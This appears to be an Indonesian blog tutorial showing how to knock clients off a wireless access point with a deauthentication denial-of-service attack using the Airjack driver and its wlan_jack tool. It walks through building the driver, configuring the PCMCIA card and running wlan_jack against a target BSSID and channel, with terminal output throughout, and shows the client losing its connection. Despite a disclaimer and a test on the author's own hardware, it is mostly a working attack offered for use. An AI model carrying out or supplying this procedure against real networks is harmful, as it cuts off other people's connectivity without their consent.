

How to kill "that" access point ::: DoS menggunakan Airjack tools (wlan_jack)

Penulis tidak bertanggung jawab atas semua tindakan yang akan dilakukan oleh siapa saja yang mencoba mempraktikkan atau melakukan serangan karena membaca artikel ini sehingga menyebabkan kerugian seseorang atau lembaga tertentu. Use your own risk Oks..


Tutorial dan demo ini ditulis untuk melengkapi diskusi di milis jogja-wireless@yahoogroups.com mengenai penggunaan tools airjack. Airjack merupakan salah satu tools wardriving yang biasa digunakan oleh para cracker untuk melakukan aksinya seperti MITM (Man In The Middle) attack dan DoS (Denial Of Services). Kali ini penulis akan menjelaskan langkah-langkan untuk melakukan serangan DoS pada sebuah Access Point, sedangkan untuk serangan MITM attack akan di jelaskan pada episode selanjutnya :)

Airjack hanya bekerja pada kartu wireless pcmcia berchipset prism. Airjack sebenarnya berupa module atau driver yang digunakan pada kernel linux agar kartu wireless tersebut dapat digunakan, sama halnya seperti wlan-ng, hostap, orinoco dll. Keistimewaan module Airjack yang akan kita bahas kali ini adalah mampu melakukan DoS pada AP dengan cara menggunakan MAC (BSSID) suatu Access Point (biasanya MAC dari target AP) dan melakukan pengiriman frame frame deauthentikasi secara terus-menerus ke alamat broadcast atau ke mac address tertentu sehingga client dari AP tersebut tidak dapat melakukan re-associate (mencoba terhubung kembali). Alhasil client-client yang tadinya dapat terhubung jaringan melalui Access Point tersebut akan terputus.

Perlu diketahui bahwa driver airjack hanya dapat digunakan pada sistem operasi Linux dengan kernel 2.4.x

Adapun peralatan peralatan atau hardware yang penulis gunakan dalam pembahasan dibawah ini adalah Laptop Dell Latitude C400 dengan OS Linux Mandrake 10.0 kernel 2.4.27, PCMCIA Card Wireless Samsung SWL-2100N chipset Intersil Prism2 nic 8002 firmware pri 0.3.0 sta 1.7.1 (setelah saya upgrade dari sta 0.8.0), USB Wireless Senao NL2511UB4, Access Point Compex WP11B+ sebagai target, PC Desktop sebagai client

Gambar Hardware (the rigs) :



Sebelum melakukan percobaan, perlu kita siapkan hardware dan software yang dibutuhkan. Software utama yakni driver airjack. Penulis sarankan menggunakan driver terbaru dari airjack, dapat di download dari <http://sf.net>. Karena airjack hanya bekerja pada kartu pcmcia, maka penulis sarankan menggunakan pcmcia-cs terbaru juga.

Instalasi Driver/Module

```
#tar -jxvf airjack-v0.6.6b-alpha.tar.bz2
#cd airjack-v0.6.6b-alpha
#vi Makefile ( sesuaikan dengan source pcmcia-cs yang Anda gunakan )
CC=gcc
```

```
PCMCIA_DIR=/usr/src/pcmcia-cs-3.2.8/include
KERNEL_DIR=/lib/modules/`uname -r`/build/include
MODULES_DIR=/lib/modules/`uname -r`
... dst
#make all
#make install
#cd tools
#make all
```

Setelah instalasi module, kita akan meng-compile tools yang sudah disediakan bersama source driver airjack tersebut, tetapi karena pada tools dari modules terbaru ini tidak lagi menyediakan source wlan_jack. Maka kita perlu mendownload source tools wlan_jack yang terdapat pada source driver airjack versi yang lebih lama yakni airjack-v0.6.2-alpha.tar.bz2

```
#tar -jxvf airjack-v0.6.2-alpha.tar.bz2
#cd airjack-v0.6.2-alpha/tools
#make wlan_jack
```

Setelah perintah diatas, maka tools wlan_jack sudah tercompile dan siap digunakan. Tapi sebelumnya kita harus melakukan konfigurasi pada services pcmcia.


```
#cd /etc/pcmcia
#vi pcmcia.conf
device "airjack_cs"
class "network" module "airjack_cs"

card "Samsung SWL2100-N 11Mb/s WLAN Card"
manfid 0x0250, 0x0002
bind "airjack_cs"
```

```
#/etc/init.d/pcmcia restart
Shutting down PCMCIA services: done.
Starting PCMCIA services: using yenta_socket instead of i82365
cardmgr[2222]: watching 1 socket
done.
```

Sekarang kita periksa apakah kernel sudah menggunakan driver airjack, mengetikkan dmesg, lsmod dan ifconfig -a diperoleh hasil sebagai berikut:


Hasil dmesg



```
root@lognight.te.ugm.ac.id: /usr/src - Shell - Konsole
Session Edit View Bookmarks Settings Help
options: [pci] [cardbus] [pm]
Intel ISA PCIC probe: not found.
PCI: Found IRQ 11 for device 02:01.0
Yenta ISA IRQ mask 0x06b0, PCI irq 11
Socket status: 30000010
cs: IO port probe 0x0c00-0x0cff: clean.
cs: IO port probe 0x0800-0x08ff: excluding 0x800-0x817 0x828-0x837 0x840-0x84f 0x860
-0x877 0x880-0x88f 0x898-0x89f 0x8a8-0x8af 0x8b8-0x8cf 0x8e0-0x8ff
cs: IO port probe 0x0100-0x04ff: excluding 0x280-0x287 0x378-0x37f 0x4d0-0x4d7
cs: IO port probe 0x0a00-0x0aff: clean.
cs: memory probe 0xa0000000-0xa0ffffff: clean.


airjack_cs: Initialization complete.
aj0: index 0x01: Vcc 5.0, Vpp 5.0, irq 5, io 0x0100-0x013f
[root@lognight src]#
```

Hasil lsmod



```
root@lognight.te.ugm.ac.id: /usr/src - Shell - Konsole
Session Edit View Bookmarks Settings Help
Module          Size  Used by  Not tainted
ide-cd          31392  0  (autoclean)
cdrom           30400  0  (autoclean) [ide-cd]
i830            69372  13
airjack_cs      16724  1
ds              7316  1  [airjack_cs]
yenta_socket    10884  1
pcmcia_core     47136  0  [airjack_cs ds yenta_socket]
af_packet       13160  48  (autoclean)
3c59x           27632  1  (autoclean)
ntfs            53824  0  (autoclean)
nls_iso8859-1   2844  1  (autoclean)
nls_cp850       3580  1  (autoclean)
usb-storage     66624  0  (unused)
lines 1-14
```

Hasil ifconfig -a




```
root@lognight.te.ugm.ac.id: /usr/src - Shell - Konsole
Session Edit View Bookmarks Settings Help
airjack_cs: Initialization complete.
aj0: index 0x01: Vcc 5.0, Vpp 5.0, irq 5, io 0x0100-0x013f
[root@lognight src]# ifconfig -a
aj0      Link encap:UNSPEC  HWaddr 00-DE-AD-C0-DE-00-00-00-00-00-00-00-00-00-00-00

        BROADCAST MULTICAST  MTU:1600  Metric:1
        RX packets:0 errors:0 dropped:0 overruns:0 frame:0
        TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
        Interrupt:5 Base address:0x100
```

Dengan hasil seperti diatas, maka kita siap menjalankan aksi : melakukan serangan DoS terhadap AP yang telah disediakan.

Berikut ini gambar demonstrasi yang penulis lakukan.

Gambar Demostrasi :



Sebelum melakukan aksi, kita harus mendapatkan beberapa informasi dari AP target kita tersebut antara lain BSSID atau MAC address si target, dan channel yang digunakan. Untuk memperoleh hal tersebut tidaklah susah, cukup menjalankan tools seperti kismet, aircrack-ng atau bahkan dengan netstumbler kita dapat dengan mudah mendapatkan informasi MAC address dan channel yang digunakan si target. Karena penulis hanya melakukan demonstrasi dengan milik sendiri, maka penulis dengan mudah membaca MAC address yang terdapat di sisi bagian bawah AP Compex tersebut :p, dan mengkonfigurasi channel sesuka hati hehehe (gak curang lho ..)

Oks.. thats intermezo..

Now.. we action !!

Menjalankan wlan_jack sangat mudah.. its too simple..

```
#cd /path/to/airjack-v0.6.2-alpha/tools
# ./wlan_jack
Wlan Jack: 802.11b DOS attack.
```

Usage: ./wlan_jack -b <bssid> [-v <victim address>] [-c <channel number>] [-i <interface name>]

-b: bssid, the mac address of the access point (e.g. 00:de:ad:be:ef:00)

-v: victim mac address, defaults to broadcast address.

-c: channel number (1-14) that the access point is on, defaults to current.

-i: the name of the AirJack interface to use (defaults to aj0).

WLAN_jack in AcTiON

```
root@lognight.te.ugm.ac.id: /home/josh/data/airjack-v0.6.6b-alpha/tools/ai - Shell - Konsole
Session Edit View Bookmarks Settings Help

[root@lognight tools]# ./wlan_jack -b 00:80:48:2B:7A:1A -c 5 -i aj0
Wlan Jack: 802.11 DOS utility.


Jacking Wlan.../write: Network is down
[root@lognight tools]# ifconfig aj0 up
[root@lognight tools]# ./wlan_jack -b 00:80:48:2B:7A:1A -c 5 -i aj0
Wlan Jack: 802.11 DOS utility.

Jacking Wlan.../
```


Oh iya.. mungkin Anda akan menemui hal spt diatas ini, dimana ada pesan Network is down, hal tersebut disebabkan aj0 belum up, untuk meng-upkannya ketik ifconfig aj0 up

Berikut hasil yang diperoleh pada client :


Kadaan Normal (Si Client dapat terhubung ke jaringan lokal tanpa gangguan si penjahat)



